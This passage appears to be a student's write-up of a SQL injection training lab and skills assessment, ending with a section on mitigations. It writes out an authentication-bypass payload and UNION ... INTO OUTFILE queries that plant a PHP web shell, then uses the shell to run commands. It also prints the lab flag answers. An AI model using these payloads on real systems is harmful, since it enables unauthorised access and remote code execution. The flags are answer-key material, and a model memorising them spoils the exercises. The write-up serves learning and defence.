

We get no error after executing the union query. We can verify by browsing to the /**shell.php** file and executing commands via the 0 parameter, with ?0=id in our URL.





This confirms that we have code execution and are running as the www-data user.

**Question**: Find the flag by using a webshell.

**Answer:** d2b5b27ae688b6a0f1d21b7d3a0798cd





I went ahead and tried to get a webshell . I created  php shell code using " **<?php system($_REQUEST[0]); ?>**" and the union query looked like "**cn' union select "",'<?php system($_REQUEST[0]); ?>', "", "" into outfile '/var/www/html/shell.php'-- -**"





I got no errors so the next thing is to try and access the **shell.php** page and run some commands like **ls** and **pwd**.


The **ls** command helped me list all the files in the current directory.





The **PWD** command helped me check the directory i was in .




I tried to list the contents of /var/www directory ” **ls /var/www**” looking for something interesting. I found a f**lag.tx**t file.




Now using **cat** command ”c**at /var/www/flag.txt**” i retrieved the flag file contents.



# Mitigating SQL Injection

- Understanding SQL injection is crucial for developing secure applications.
- Mitigation strategies are essential to prevent these vulnerabilities.

## Input Sanitization

Directly passing user inputs to SQL queries can lead to injection attacks.

- **An example of Vulnerable Code** "
  $username = $_POST['username'];
  $password = $_POST['password'];
  $query = "SELECT * FROM logins WHERE username='". $username. "' AND password = '" . $password . "';";
  "

**Sanitization Method**

- Use "mysqli_real_escape_string()" to escape special characters. "
  $username = mysqli_real_escape_string($conn, $_POST['username']);
  $password = mysqli_real_escape_string($conn, $_POST['password']);
  "

## Input Validation

Validate user inputs against expected formats.

- **Example Validating Port Code** "
  $pattern = "/^[A-Za-z\s]+$/";
  $code = $_GET["port_code"];
  if(!preg_match($pattern, $code)) {
  die("Invalid input! Please try again.");
  }
  "

## User Privileges

Limit database user permissions to reduce risk. **Example creating a Restricted User**

"

CREATE USER 'reader'@'localhost';
GRANT SELECT ON ilfreight.ports TO 'reader'@'localhost' IDENTIFIED BY 'p@ssw0Rd!!';
"

### Web Application Firewall (WAF)

- Implement a WAF to filter malicious requests.
- WAFs can be open-source (e.g., ModSecurity) or premium (e.g., Cloudflare).

### Parameterized Queries


Use placeholders in SQL statements to safely handle user inputs. An e**xample using Prepared Statements** "
$query = "SELECT * FROM logins WHERE username=? AND password=?";
$stmt = mysqli_prepare($conn, $query);
mysqli_stmt_bind_param($stmt, 'ss', $username, $password);
mysqli_stmt_execute($stmt);
"

- The strategies outlined are not exhaustive but provide a strong foundation against SQL injection.
- Implementing these practices across different programming languages enhances security against such vulnerabilities.

## Skills Assessment - SQL Injection Fundamentals

**Question**: Assess the web application and use a variety of techniques to gain remote code execution and find a flag in the / root directory of the file system. Submit the contents of the flag as your answer.


**Answer**: 528d6d9cedc2c7aab146ef226e918396




The first step is to exploit the sql injection vulnerability on the login page by using payloads to bypass some login requirements.

I want to login as **admin** but since i don't know the admin **password** i will use the or operator and comment the password field so that i can login with any password.

Here is the payload is will use **' OR 1=1 LIMIT 1-- -' e**verything that comes after – is commented and will not be executed.




‘ This single quote gets placed first since we want to end the current string.


**OR 1=1** . After we have ended the string we can then use the OR operator with the values of 1=1, this will return a True value no matter what since 1 is always going to be equal to 1.

— — . We use a double dash to make the rest of the query a comment, comments are ignored on execution so it will just ignore the “AND password” statement.


I then went ahead to upload a webshell so that i can run commands directly.

**random' UNION SELECT 1,'<?php system($_REQUEST[0]); ?>',3,4,5 INTO OUTFILE '/var/www/html/dashboard/shell.php'--**

I got no errors.





Confirming whether the **shell.php** file was written successfully in the dashboard folder.





Then i went ahead and tried executing commands like **ls** and **pwd** for navigation.


Ls command listed the following files " 1 **bg.png dashboard.css dashboard.js dashboard.php index.php shell.php**"





The **pwd** command revealed the directory i was in " **/var/www/html/dashboard"**





Using "**find a flag in the / root directory of the file system**" as the hint i went direct listing the contents of the root directory by running "**ls /"** command and i found an intresting file named "**flag_cae1dadcd174.txt**".




Then using **cat** command" **cat /flag_cae1dadcd174.txt**" i retrieved the flag.




And that's how i completed this module.




# Conclusion

In this module, I learned essential MySQL commands and their usage for managing databases, tables, and columns, such as logging into MySQL, creating and altering tables, and performing CRUD operations. I also explored SQL injection techniques, including authentication bypass,

union injection, database enumeration, and file injection, along with their associated payloads. Understanding SQL operator precedence and the importance of user privileges further emphasized the need for secure coding practices. The module highlighted both the risks of SQL injection vulnerabilities and the necessity for effective mitigation strategies to protect databases from exploitation.